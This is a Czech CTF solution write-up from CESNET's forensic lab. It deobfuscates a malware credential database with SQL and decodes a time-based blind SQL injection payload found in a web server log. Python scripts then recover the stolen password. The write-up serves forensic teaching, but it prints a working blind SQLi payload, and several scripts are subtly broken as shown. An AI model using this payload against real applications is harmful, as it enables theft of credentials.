
CESNET, z. s. p. o.
Forenzní laboratoř FLAB
Zikova 4, 160 00
Praha 6, Česká republika



Vida, pro každý `tid` existuje více řádek, podívejme se na jeden `tid` podrobněji (hned na první).

```
select * from d where tid=1
```


CESNET, z. s. p. o.
Forenzní laboratoř FLAB
Zikova 4, 160 00
Praha 6, Česká republika



Hmmm, zajímavé. Sloupec `o` obsahuje číslice od 1 do 12, tj. každý řádek má svoje číslo ... oh wait, že by pořadové číslo? Zkusme ověřit v praxi (druhá nápověda radí data uspořádat, to by odpovídalo `order by`).

```
SELECT * FROM d WHERE tid=1 ORDER BY o
```


CESNET, z. s. p. o.
Forenzní laboratoř FLAB
Zikova 4, 160 00
Praha 6, Česká republika



Fajn, takže hypotéza potvrzena: je to rozložený řetězec, důvodem je nejspíš obfuskace. Upravme dotaz pro čitelnější zobrazení všech záznamů.

```
SELECT tid, GROUP_CONCAT(c, '') FROM (SELECT tid, c FROM d ORDER BY o) GROUP BY tid
```

CESNET, z. s. p. o.
Forenzní laboratoř FLAB
Zikova 4, 160 00
Praha 6, Česká republika



Bingo! Vypadá to na číselník operačních systémů. Názvy sloupců teď nevypadají úplně náhodné, hypotéza: `c` = Character, `o` = Order, `d` = ? (možná Description). Dobře, udělejme obdobný postup pro další tabulky obsahujici `o` a `c` (tj. tabulky `i`, `s`, `u`, `p`). Hypotéza s pojmenováním je také potvrzena, protože ji můžeme obohatit ještě o další významy: `i` = IP, `s` = Service, `u` = User, `p` = Password.


Mezi těmito tabulkami musí existovat nějaká vazba, protože uložit samostatně heslo, samostatně uživatele a další údaje bez propojení nedává moc smysl. Inu dobrá, vazba v databázi může být 1:1 (realizováno přes nějaký klíč, id), 1:N (realizováno přes nějaký klíč, id) nebo M:N (realizováno přes pomocnou tabulku). Co ještě v databázi zbývá za neprozkoumané tabulky? `t` a `tsup`.

Ok, tak tohle chce kafe a hluboké zamyšlení.

- Tabulka `t` obsahuje pouze jeden sloupec – unikátní čísla, nic víc ... hmm, tabulky `i`, `d` a `tsup` obsahují sloupeček `tid` ... nemůže to být `t.id`?
- Tabulka `tsup` obsahuje `tid`, `sid`, `uid` a `pid` ... nemohlo by to být `t.id`, `s.id`, `u.id` a `p.id`?
- Hmm, to by prakticky znamenalo, že
  - `t` slouží jako zdroj identifikátorů něčeho (víme, že malware sbírá hesla ... takže asi cílů, `t`=target?),
  - tabulky `i` a `d` obsahují v `tid` vazbu 1:1 nebo 1:N (záleží jak interpretujeme obfuskaci) a
  - tabulka `tsup` určuje na jakém cíli (`t`) běží služba (`s`) používaná uživatelem (`u`) se získaným heslem (`p`)

Teď už můžeme zkusit sestrojit vhodný SQL dotaz, který tabulky spojí dohromady a ověří tak platnost našeho odhadu.

```
SELECT t.id, i2.ip, d2.description, s2.service, u2.username, p2.passwd FROM
      t,
      tsup,
      (SELECT tid, GROUP_CONCAT(c, '') AS ip FROM (SELECT tid, c FROM i ORDER BY o) GROUP BY  \
          tid) AS i2,
      (SELECT tid, GROUP_CONCAT(c, '') AS description FROM (SELECT tid, c FROM d ORDER BY o)  \
          GROUP BY tid) as d2,
      (SELECT id, GROUP_CONCAT(c, '') AS service FROM (SELECT id, c FROM s ORDER BY o) GROUP  \
          BY id) as s2,
      (SELECT id, GROUP_CONCAT(c, '') AS username FROM (SELECT id, c FROM u ORDER BY o) GROUP \
           BY id) as u2,
      (SELECT id, GROUP_CONCAT(c, '') AS passwd FROM (SELECT id, c FROM p ORDER BY o) GROUP  \
          BY id) as p2
WHERE
      t.id = i2.tid AND t.id = d2.tid AND
      tsup.tid = t.id AND tsup.sid = s2.id AND tsup.uid = u2.id AND tsup.pid = p2.id
```



Joooo, kdepak s obfuskací na nás! Když už rozumíme struktuře databáze, není problém najít pro potřeby soutěže správný řádek obsahující flag.

```
{192.168.25.39},{OS/flag},{RDP},{victor},{flag{G4ZDEZJSMUZGKMTF}}
```

Jupí, dal jsem to! Jsem borec!

CESNET, z. s. p. o.
Forenzní laboratoř FLAB
Zikova 4, 160 00
Praha 6, Česká republika

6 Soutěžní úloha 4. týdne – Způsob získávání hesel

V poslední soutěžní úloze došla řada na analýzu logu a rozebrání netradičního blind SQLi. Pro řešení už byla potřeba také trocha toho skriptování.

Zadání

Výsledky analýzy lokálního datového souboru, který malware využíval jako úložiště získaných informací, dovedla analytiky k dalším napadeným zařízením, jejichž přihlašovací údaje byly kompromitovány. U většiny zařízení byl způsob uhodnutí hesel bezpečně identifikován, typicky byla používána hrubá síla s poměrně jasně viditelnou stopou v systémovém logu. V seznamu se však také vyskytují také přístupové údaje k privilegovanému účtu webové aplikace, která spadá pod Kritické informační systémy.

Nyní je potřeba analyzovat podezřelou část logu této webové aplikace a zjistit, jakým způsobem bylo přístupové heslo získáno, aby mohlo dojít k nápravě příslušné aplikace.

Vstupní soubory

- `server.log`
- `server.log.checksum`

Nápovědy

1. Podle vykopávek byli trilobiti velmi romantičtí – vždy zkameněli ve dvojicích. Také víme, že se sdružovali do větších skupin (typicky po osmi trilobitech), které jsou nazývány trilobyty.
2. Čas je relativní, o tom by trilobiti mohli vyprávět, kdyby postupně všichni nezkameněli. Pravda je, že některým to zabralo více a jiným zase méně času.

Používané nástroje

- `less`
- `vim`
- `python`

Řešení pracovníka Forenzní laboratoře CESNET

Nejprve ověříme integritu staženého souboru:

```
$ md5sum server.log
```

Pro začátek si prohlédneme, jak vlastně (textový) log serveru vypadá

```
$ less server.log
...
172.21.238.27 - - [28/Oct/2017:23:58:11 +0200]" GET /admin/?action=users&command=QVND...PTEp  \
    HTTP/1.1" 200 1451 "-" "-"
172.21.238.27 - - [28/Oct/2017:23:58:13 +0200] ...
...
```

Vypadá to na standardní formát logu webserveru (např. Apache2), kde si můžeme všimnout

- IP adresy – je pořád stejná,
- čas – od `28/Oct/2017:23:58:11 +0200` do `29/Oct/2017:00:02:11 +0200`, tj. celkem 4 minuty a
- GET – ten má zajímavý obsah, zejména část za `command=`".

Zkusme se podívat na ten řetezec za `command=`

- vypadá skoro jako base64, až na `%3D`
- no jasně, http provádí escapování některý znaků v base64 (`%3D` odpovídá znaku =)

Jednoduché zpracování zajistí třeba nějaký skriptovací jazyk, třeba `python`.

```
$ vim analyselog.py

#!/usr/bin/python
# read file
try:
      f = open(str("server.log", "r")
      data = f.readlines()
      f.close()
except:
      print "Error reading file"
      exit(1)

for i in range(0, len(data)):
      # process line
      # find out whats going on
      r = re.split(' |[| ]|"|',data[i])

      print r[0]
      d = datetime.datetime.strptime(r[3].replace("[",""), "%d/%b/%Y:%H:%M:%S")
      t = time.mktime(d.timetuple())
      print d
      print r[6]
      print r[7]
      print r[10]

      # OK, http GET, base64 encoded (probably)

      # process data - debase64
      c = re.sub(r"^.*command=", "", r[7].replace("%3D","="))

      c = base64.b64decode(c)

      print c
```

Po spuštění je vidět dekódovaný obsah.

```
$ python analyselog.py

ASC,(select (case field(concat(substring(bin(ascii(substring(password,1,1))),1,1),substring( \
    bin(ascii(substring(password,1,1))),2,1)),concat(char(48),char(48)),concat(char(48),char \
    (49)),concat(char(49),char(48)),concat(char(49),char(49)))when 1 then TRUE when 2 then  \
    sleep(2) when 3 then sleep(4) when 4 then sleep(6) end) from users where id=1)
...
```

Aha, je to nějaký specifický SQL dotaz. Takže to bude chtít zjistit, co vlastně dělá. V první řadě tedy odstraníme escapování pomocí funkce `char()`, což provedeme malou úpravou skriptu.

```
$ vim analyselog.py

...
for i in range(0, len(data)):
   ...
   print c.replace("char(48)", "0").replace("char(49)", "1")

   print c
```

Výsledek už je o něco čitelnější.

```
$ python analyselog.py

ASC,(select (case field(concat(substring(bin(ascii(substring(password,1,1))),1,1),substring( \
    bin(ascii(substring(password,1,1))),2,1)),concat(0,0),concat(0,1),concat(1,0),concat(1,1) \
    )when 1 then TRUE when 2 then sleep(2) when 3 then sleep(4) when 4 then sleep(6) end)  \
    from users where id=1)
...
```

Jo, jasně, nuly a jedničky. Tak teď to bude chtít trochu rozebrat jednotlivé části toho selectu.

- `substring(password,1,1)` = první znak `password`
- `ascii(substring(password,1,1))` = první znak `password` převedený do ascii kódu
- `bin(ascii(substring(password,1,1)))` = první znak password převedený do ascii kódu převedený do binárního zápisu
- `substring(bin(ascii(substring(password,1,1))),1,1)` = první znak z binárního zápisu prvního znaku
- `substring(bin(ascii(substring(password,1,1))),2,1)` = druhý znak z binárního zápisu prvního znaku
  - ...ok, takže dva bity znaku (první nápověda naznačuje, že bity jsou po dvojicích)
  - ...v ostatních řádcích se to opakuje pro jiné bity a jiné znaky password
  - obecně `substring(bin(ascii(substring(password,M,1))),N,1)` = N-tý znak z binárního zápisu M-tého znaku
- `concat(a,b)` = `"ab"` = spojení dvou znaků do stringu
- `field(str, a, b, c, d, e, ...)` = identifikace parametru `(a,b,c,d,e ...)`, který je shodný se `str`
- `case (i) when IA then A when IB then B end` = podle hodnoty I se vybere akce A, B, ...

Takže to vlastně znamená, že `case(field(..., "00","01","10","11")) when 1 then TRUE when 2 then sleep(2) when 3 then sleep(4) when 4 then sleep(6) end)` způsobí různou dobu čekání podle hodnoty dvou testovaných bitů.

- `00` → 0s,
- `01` → 2s,
- `10` → 4s,
- `11` → 6s,

Upravme si skript pro pomocný výpis.

```
$ vim analyselog.py

...
records = []
reg1 = re.compile("password,([\\d]+),1")
reg2 = re.compile("\)\)\),([\\d]+),1")

for i in range(0, len(data)):
   ...
   print c

   # time shift ... prepare shift and password char identification
   pos = reg1.findall(c)
      char = reg2.findall(c)
      if pos == None or char == None :
            print "Parser failed"
      else:
            if len(char) == 2:
                  records.append([t, int(pos[0]), int(char[0]), int(char[1])])
            else:
                  records.append([t, int(pos[0]), int(char[0]), -1])

# print preparsed data
print "[time, position of char, bit 1 index, bit 2 index]"
for val in records:
      print val
```

Po spuštění vidíme následující výstup.

```
$ python analyselog.py
...
[time, position of char, bit 1 index, bit 2index]
[1509227891.0, 1, 1, 2]
[1509227893.0, 1, 3, 4]
[1509227897.0, 1, 5, 6]
[1509227899.0, 1, 7, 8]
[1509227903.0, 2, 1, 2]
[1509227905.0, 2, 3, 4]
[1509227909.0, 2, 5, 6]
[1509227915.0, 2, 7, 8]
[1509227915.0, 3, 1, 2]
[1509227917.0, 3, 3, 4]
[1509227921.0, 3, 5, 6]
[1509227921.0, 3, 7, 8]
[1509227923.0, 4, 1, 2]
[1509227925.0, 4, 3, 4]
[1509227929.0, 4, 5, 6]
[1509227931.0, 4, 7, 8]
...
```

Jo tak, postupně je testován znak za znakem, vždy dvojice bitů najednou (první nápověda zmiňuje romantické páry bitů sdružených do vyšších celků –s bytů). Teď to tedy bude chtít zjistit hodnoty jednotlivých bitů podle časové prodlevy mezi ... hmm, jediné časové značky jsou u jednotlivých událostí ... jednotlivými GETy (Druhá nápověda zmiňuje důležitost časového hlediska). Dobře, to bude chtít další úpravu skriptu.

```
$ vim analyselog.py

...
bindata = {}

print "[time, position of char, bit 1, bit 2]"
```

```
for (i, val) in enumerate(records):
      if i < len(records)-1:
            #count time diff
            timediff = records[i+1][0]-records[i][0]
            print records[i], " -> ", timediff,
            #convert diff to bits
      act = ""
            if timediff == 0:
                  act = "00"
            elif timediff == 2:
                  act = "01"
            elif timediff == 4:
                  act = "10"
            elif timediff == 6:
                  act = "11"
            else:
                  print "unknown"
            print " -> ",act
            #concat and store bits
            key = str(records[i][1])
            if key not in bindata.keys():
                  bindata[key] = act
            else:
                  bindata[key] = bindata[key]+act

      else:
            print records[i], " -> (last one, no time diff)"

#print binary values
print "char of password = binary code"
for (char, value) in bindata.items():
      print char," = ",value
```

Podívejme se na výstup.

```
$ python analyselog.py
...
[1509227891.0, 1, 1, 2] -> 2.0 -> 01
[1509227893.0, 1, 3, 4] -> 4.0 -> 10
[1509227897.0, 1, 5, 6] -> 2.0 -> 01
[1509227899.0, 1, 7, 8] -> 4.0 -> 10
[1509227903.0, 2, 1, 2] -> 2.0 -> 01
[1509227905.0, 2, 3, 4] -> 4.0 -> 10
[1509227909.0, 2, 5, 6] -> 6.0 -> 11
[1509227915.0, 2, 7, 8] -> 0.0 -> 00
...
[1509228131.0, 88, 0, 0] -> (last one, no time diff)
char of password = binary code
20 = 01010010
21 = 01010101
22 = 01111101
1 = 01100110
3 = 01100001
...
```

OK, teď už stačí převést binární reprezentaci na ASCII a přečíst si heslo. Takže další úprava skriptu

```
$ vim analyselog.py

...
#print ascii values
print "char of password = char"
```

```
for (char, value) in bindata.items():
      print char," = ",chr(int(value, 2))
```

Výsledek je hned veselejší.

```
$ python analyselog.py
...
char of password = char
20 = R
21 = U
22 = }
1 = f
3 = a
...
```

Co to má znamenat . . . no jistě, slovník není uspořádán podle klíčů. Tak ještě jeden drobný zásah do kódu.

```
$ vim analyselog.py

...
#order data in correct position
ordered = [None] * len(bindata)
for key in bindata.keys():
      ordered[int(key)-1] = chr(int(bindata[key],2))

print "Ordered = ", ordered

#concat to one string
flag = ""
for c in ordered:
      flag = flag + c

print "Flag = ", flag
```

A nyní už máme co jsme potřebovali. Útočník pomocí Blind SQL Injection postupně získal informace vedoucí k odhalení hesla.

```
$ python analyselog.py
...
Ordered = ['f', 'l', 'a', 'g', '{', 'G', 'M', '2', 'D', 'M', 'N', 'Z', 'W', 'M', 'Y', '3', 'G \
    ', 'M', 'N', 'R', 'U', '}']
Flag = flag{GM2DMNZWMY3GMNRU}
```

Jupí, dal jsem to! Jsem borec!

7 Chci výhru – Instrukce

Kdo zvládnul čtyři soutěžní úkoly, nemohl mít se splněním instrukcí žádný problém.

Zadání

Pokud se Vám podařilo vyřešit předchozí čtyři úlohy, máte všechny části hesla pro otevření chráněného archivu s instrukcemi jak se přihlásit o výhru.

Tato úloha neobsahuje žádný flag.

Vstupní soubory

- `instrukce_pro_vyhru.7z`

Nápovědy

1. Podle legendy bývá heslo rozděleno na čtyři části. Jednu vždy mají dostat elfové, jednu trpaslíci a o zbývající se mají rozdělit lidé, ale to se nejpíš nestalo.
2. Jak je nápověda zadarmo, tak by ji chtěl každý, že? :-) No tak, po zvládnutí všech čtyř úkolů už musí být triviální si na https://mkb.cesnet.cz přečíst jak složit heslo k archivu.

Používané nástroje

- Žádné

Řešení pracovníka Forenzní laboratoře CESNET

Složením čtyř flagů z předchozích úloh (jak naznačuje první nápověda) je získáno heslo:

```
1. -> GQZTINJVGM2GKNBV
2. -> GU2DGNBWGU3TMNRV
3. -> G4ZDEZJSMUZGKMTF
4. -> GM2DMNZWMY3GMNRU
Heslo:
GQZTINJVGM2GKNBVGU2DGNBWGU3TMNRVG4ZDEZJSMUZGKMTFGM2DMNZWMY3GMNRU
```

Následně pak lze rozbalit zaheslovaný dokument PDF.

```
7za e Instrukce_pro_vyhru.7z -p \
    GQZTINJVGM2GKNBVGU2DGNBWGU3TMNRVG4ZDEZJSMUZGKMTFGM2DMNZWMY3GMNRU
```

Instrukce už pak jen říkají, jakou konkrétní větu poslat na jakou e-mailovou adresu. Takže analyticky nic zajímavého.

Poznámky a zajímavosti

